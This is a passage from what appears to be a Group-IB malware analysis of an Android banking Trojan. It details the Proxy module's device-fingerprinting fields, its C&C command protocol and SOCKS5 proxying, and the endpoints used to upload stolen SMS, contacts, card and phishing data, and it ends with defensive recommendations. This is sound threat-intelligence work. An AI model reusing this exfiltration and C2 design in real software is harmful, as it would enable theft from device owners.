    "simOperator":<%simOperator%>,
    "version":<%version%>
}
```

- where:
  id– identifier; attempts to get a value with the “id” field from a Shared Preference file with the name “x”. If this value cannot be obtained, it generates a new one. Thus, the Proxy module has its own identifier, which is generated similarly to the Bot ID.
- imei – IMEI of the device. If an error occurs while getting the value, an error message will be written instead of this field.
- imsi – International Mobile Subscriber Identity of the device. If an error occurs while getting the value, an error message will be written instead of this field.
- model – The end-user visible name for the end product.
- manufacturer – The manufacturer of the product/hardware (Build.MANUFACTURER).
- androidVersion – a string of the format “<%release_version%> (<%os_version%>), <%sdk_version%>”.
- country – current device location.
- partnerId – an empty string.
- packageName – package name.
- networkType – the type of current network connection (example: “WIFI”, “MOBILE”). Returns null on error.
- hasGsmSupport – true – if the phone supports GSM, otherwise false.
- simReady – SIM card status.
- simCountry – ISO code of the country (based on the SIM card provider).
- networkOperator – name of the operator. If an error occurs while getting the value, an error message will be written instead of this field.
- simOperator – The Service Provider Name (SPN). If an error occurs while getting the value, an error message will be written instead of this field.
- version – this field is stored in the config class; for the bot versions being analysed it is equal to “1.6”.

- Goes to standby mode waiting for commands from the server. Commands from the server come in the following format:
    - 0 offset – command
    - 1 offset – sessionId
    - 2 offset – length
    - 4 offset – dataOnce the command is received, the application logs:**mainLog(«Header { sessionId<%id%>], type[<%command%>], length[<%length%>] }»)**

The server can send the following commands:

Name	Command	Data	Description
connectionId	0	Connection ID	Create a new connection
SLEEP	3	Time	Suspend activity of the Proxy module
PING_PONG	4	–	Send a PONG message

The PONG 4-bytes message looks as follows: **0x04000000**.

When the connectionId command is received (to create a new connection), **CommandConnection** creates an instance of the **ProxyConnection** class.


- Two classes are used for proxying: **ProxyConnection** и **end**. When creating the **ProxyConnection** the application connects to the address **ProxyConfigClass.host** : **ProxyConfigClass.proxyPort** and transfers a JSON object:

```
{

    "id":<%connectionId%>

}
```

In response, the server sends a SOCKS5 message that contains the address of the remote server with which a connection should be established. Interaction with this server is performed using the **end** class. The scheme of connection is represented below:



Network communications

Communications between the C&C server and the application could be performed using SSL protocol to prevent traffic analysis by network sniffers.All transferred data is provided in JSON format. The application performs the following requests:

- **http://<%CnC%>/api/v1/set_state.php** – output of the command.
- **http://<%CnC%>/api/v1/get.php** – obtaining a command.
- **http://<%CnC%>/api/v1/load_sms.php** – uploading SMS messages from the infected device.
- **http://<%CnC%>/api/v1/load_ab.php** – uploading the contact list from the infected device.
- **http://<%CnC%>/api/v1/aevents.php** – the request is sent when the parameters stored in the Preference file are being updated.
- **http://<%CnC%>/api/v1/set_card.php** – uploading data obtained using the phishing window disguised as Google Play Market
- **http://<%CnC%>/api/v1/logs.php** – uploading log data.
- **http://<%CnC%>/api/v1/records.php** – uploading data obtained using phishing windows.
- **http://<%CnC%>/api/v1/set_error.php** – error notification.

Recommendations

In order to better protect their clients against mobile Trojans, the companies need to use complex solutions which allow to detect and prevent malicious activity without additional software installation for end-user.

Signature-based detection methods should be complemented with user and application behaviour analytics. Effective cyber defence should also incorporate a system of identification for customer devices (device fingerprinting) in order to be able to detect usage of stolen account credentials from unknown device.

Another important element is cross-channel analytics that help to detect malicious activity across web and mobile channels, for instance in mobile banking, crypto wallets and other, which allow for financial transfers.

Security measures for users:

- download apps for mobile Android devices from Google Play, and never from insecure third-party stores, pay attention to the permissions requested by the apps;
- regularly install Android software updates;
- pay attention to downloaded files' extensions;
- do not visit suspicious web pages;
- avoid suspicious SMS links.

With the participation of Semen Rogachev, a junior malware analyst at the Digital Forensics Lab, Group-IB.
